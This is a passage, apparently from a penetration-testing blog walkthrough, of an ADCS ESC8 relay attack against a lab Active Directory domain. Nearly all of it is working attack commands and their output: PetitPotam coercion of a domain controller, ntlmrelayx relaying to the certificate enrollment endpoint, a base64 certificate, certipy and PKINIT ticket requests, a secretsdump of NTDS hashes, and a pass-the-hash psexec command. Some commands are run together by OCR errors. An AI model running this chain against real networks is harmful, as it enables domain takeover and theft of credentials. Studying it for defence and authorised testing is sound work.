


```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC8]
└─# certipy auth -pfx dc4.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: dc4$@shield.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'dc4.ccache'
[*] Trying to retrieve NT hash for 'dc4$'
[*] Got hash for 'dc4$@shield.local': aad3b435b51404eeaad3b435b51404ee:67e6844df09d[redacted]
d6[redacted]

┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC8]
└─#
```

## Exporting Kerberos Ticket & Dumping Secrets From the Domain Controller

Copy

```
export KRB5CCNAME=dc4.ccache
impacket-secretsdumpdc4\$@dc4.shield.local-k-no-pass
```



```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC8]
└─# export KRB5CCNAME=dc4.ccache

┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC8]
└─# impacket-secretsdump dc4\$@dc4.shield.local -k -no-pass
Impacket v0.11.0 - Copyright 2023 Fortra

[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator[redacted]b476e5246a50:::
Guest:501:aad[redacted]89c0:::
krbtgt:502:aa[redacted]ee1b9:::
shield.local\[redacted]00c1270ebffb271cbb0c:::
shield.local\[redacted]c1270ebffb271cbb0c:::
shield.local\[redacted]f00c1270ebffb271cbb0c:::
shield.local\[redacted]085c45f9416be5787d86:::
DC4$:1000:aad[redacted]0285:::
CSA$:1106:aad[redacted]2036:::
CA$:1110:aad3[redacted]4ee:::
REDTEAM$:1111[redacted]fc34cfec:::
MARVEL$:1103:[redacted]ad229ca:::
[*] Kerberos [redacted]
Administrator[redacted]ea488c6e041111e040ce4e0bd6ce1dc
Administrator[redacted]
Administrator[redacted]
krbtgt:aes256[redacted]9482fa47d0d6dc0ba6196eb1
krbtgt:aes128[redacted]
krbtgt:des-cb[redacted]
shield.local\[redacted]2fc05e3b5c305a8932ac215edf9f48f211af1e
shield.local\[redacted]eb91ce
shield.local\[redacted]
shield.local\[redacted]a2918125834858baf04eb2c7bd5d77add805
shield.local\[redacted]9b57
shield.local\[redacted]
shield.local\[redacted]df170a55863431ddeaa42c862d0974ba9efb02c
shield.local\[redacted]2e5d533
shield.local\[redacted]
shield.local\[redacted]ca69ce39ad5c3ff23acb7efd717ae137e033d7
shield.local\[redacted]9abeb3
shield.local\[redacted]
DC4$:aes256-c[redacted]15eaf69d4ad87e251d44f8
```

## Gaining Access to DC via Pass-The-Hash Technique – PsExec

Copy

```
impacket-psexecnfury@shield.local-
hashesaad3b435b51404eeaad3b435b51404ee:175820fb0a1f00c1270ebffb51404eeee
```

Please refer to one of our previous **ADCS attacks** for more detailed information on gaining access via the Pass-The-Hash Technique.


## Method 2 – Ntlmrelayx – Relay Attack Using

### impacket-ntlmrelayx

We can configure impacket-ntlmrelayx to relay the coerced credentials to the ADCS HTTP endpoint, using the following command to request a certificate on behalf of the domain controller called **DC4.SHIELD.local**

Copy

```
#ADCS HTTP ENDPOINT = http://192.168.115.144/certsrv/certfnsh.asp

impacket-ntlmrelayx-thttp://192.168.115.144/certsrv/certfnsh.asp-smb2—-adcs--
template'Domain Controller'
```




```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC8]
└─# impacket-ntlmrelayx -t http://192.168.115.144/certsrv/certfnsh.asp -smb2 --adcs
--template 'Domain Controller'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.115.180, attacking target http://192.168.115.144
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://192.168.115.144 as SHIELD/DC4$ SUCCEED
[*] SMBD-Thread-7 (process_request_thread): Connection from 192.168.115.180 controlled, but there are no more targets left!
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 119
[*] Base64 certificate of user DC4$:
```

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

## Coerce Victim Machine & Certificate Request

Copy

```
python/opt/PetitPotam/PetitPotam.py192.168.115.138192.168.115.180
```




```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC8]
└─# python /opt/PetitPotam/PetitPotam.py 192.168.115.138 192.168.115.180


              ___            _        _      _        ___            _
             | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_    __ _    _ __
             |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|  / _` |  | '  \
            _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|  \__,_|  |_|_|_|
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """ |_|"""""|_|"""""|_|"""""|_|"""""|
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'

              PoC to elicit machine account authentication via some MS-EFSRPC functions
                                      by topotam (@topotam77)

                     Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN



Trying pipe lsarpc
[-] Connecting to ncacn_np:192.168.115.180[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!

┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC8]
└─#
```

## Requesting the TGT using the certificate.

Copy

```
python/opt/PKINITtools/gettgtpkinit.pyshield.local/DC4\$ -pfx-base64$(cat
cert.txt)dc4.ccache
```




```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC8]
└─# python /opt/PKINITtools/gettgtpkinit.py shield.local/DC4\$ -pfx-base64 $(cat cert.txt) dc4.ccache
2024-09-01 13:54:19,220 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2024-09-01 13:54:19,560 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2024-09-01 13:54:31,695 minikerberos INFO     AS-REP encryption key (you might need this later):
